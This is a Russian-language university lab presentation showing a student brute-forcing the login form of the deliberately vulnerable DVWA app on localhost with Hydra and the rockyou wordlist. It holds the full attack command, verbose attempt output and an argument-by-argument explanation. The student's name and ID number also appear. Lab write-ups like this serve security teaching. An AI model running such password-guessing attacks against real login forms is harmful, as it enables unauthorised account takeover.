

# Презентация о выполнении индивидуальнй проект Этап 3

Информационная безопасность

---

Аконтзо Жордани Лади Гаэл.

26 сентября 2024

Российский университет дружбы народов, Москва, Россия

## Информация

---

- Акондзо Жордани Лади Гаэл.
- студент 4-го курса группы НКНбд-01-21
- 1032215649
- Российский университет дружбы народов
- GitHub

## Цель работы

---

Научиться основным способам тестирования веб приложений

## Задание

---

- Найти максимальное количество уязвимостей различных типов.
- Реализовать успешную эксплуатацию каждой уязвимости.

## Теоретическое введение

---




**Hydra** — это мощный инструмент для атаки методом перебора (грубой силы) на различные сервисы, включая веб-формы HTTP. В этом этапе мы будем использовать Hydra для проверки безопасности формы аутентификации в приложении **DVWA**.

## Выполнение лабораторной работы

---

## Подготовка: Список Паролей

- Для выполнения атаки Hydra необходим список паролей:
- **rockyou.txt** — один из самых популярных списков паролей в Kali Linux:



```
jordani@kali: /usr/share/wordlists

(jordani@kali)-[~]
$ cd /usr/share/wordlists

(jordani@kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt

(jordani@kali)-[/usr/share/wordlists]
$
```

## Команда Hydra для Атаки на HTTP Форму

- Для выполнения атаки на форму аутентификации DVWA использовал следующую команду:

```
jordani@kali: ~  
(jordani@kali)-[~]  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 80 -f -V localhost http-post-form "/DVWA/login.php:username=^USER^&password=^PASS^:Login failed"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-01 21:40:44  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task  
[DATA] attacking http-post-form://localhost:80/DVWA/login.php:username=^USER^&password=^PASS^:Login failed  
[ATTEMPT] target localhost - login "admin" - pass "123456" - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "12345" - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "123456789" - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "password" - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "princess" - 6 of 14344399 [child 5] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "1234567" - 7 of 14344399 [child 6] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "12345678" - 9 of 14344399 [child 8] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "abc123" - 10 of 14344399 [child 9] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "nicole" - 11 of 14344399 [child 10] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "daniel" - 12 of 14344399 [child 11] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)  
[ATTEMPT] target localhost - login "admin" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
```

## Пояснение аргументов:

- -l admin: Имя пользователя для атаки (в данном случае — “admin”).
- -P /usr/share/wordlists/rockyou.txt: Файл со списком паролей.
- -s 80: Порт, на котором работает веб-сервис (обычно порт 80).
- -f: Остановить атаку после нахождения правильной комбинации.
- -V: Подробный режим, отображающий каждую попытку.
- localhost: Адрес сервера (в данном случае — локально установленное DVWA).
- http-post-form: Указывает, что это форма HTTP, использующая метод POST.
- “/DVWA/login.php:username=<sup>USER</sup>&password=<sup>PASS</sup>:Login failed”:
  - Путь к форме.
  - Шаблон для отправки имени пользователя и пароля.
  - Строка “Login failed” как индикатор неудачной попытки.

- После выполнения команды Hydra получим результат, который может выглядеть так:

```
[80][http-post-form] host: localhost  login: admin  password: 12345  
[STATUS] attack finished for localhost (valid pair found)
```

### Проверка Найденного Пароля

- Чтобы убедиться, что найденная комбинация действительно работает, выполнил следующие действия:
  - Ручная проверка:
    - Открыл браузер и перешёл на страницу входа в DVWA: <http://localhost/DVWA/login.php>.
    - Ввел имя пользователя admin и пароль 12345.
    - Если вход выполнен успешно, это подтверждает, что Hydra нашла правильный пароль.



## Выводы

---

На этом этапе я научился использовать **Hydra** для атаки методом грубой силы на форму входа в **DVWA** и проверять результаты атаки. Этот опыт демонстрирует, насколько важно использовать сложные пароли, чтобы предотвратить подобные атаки, и показывает, как инструменты автоматизации могут быть использованы злоумышленниками для нахождения слабых мест в системе безопасности.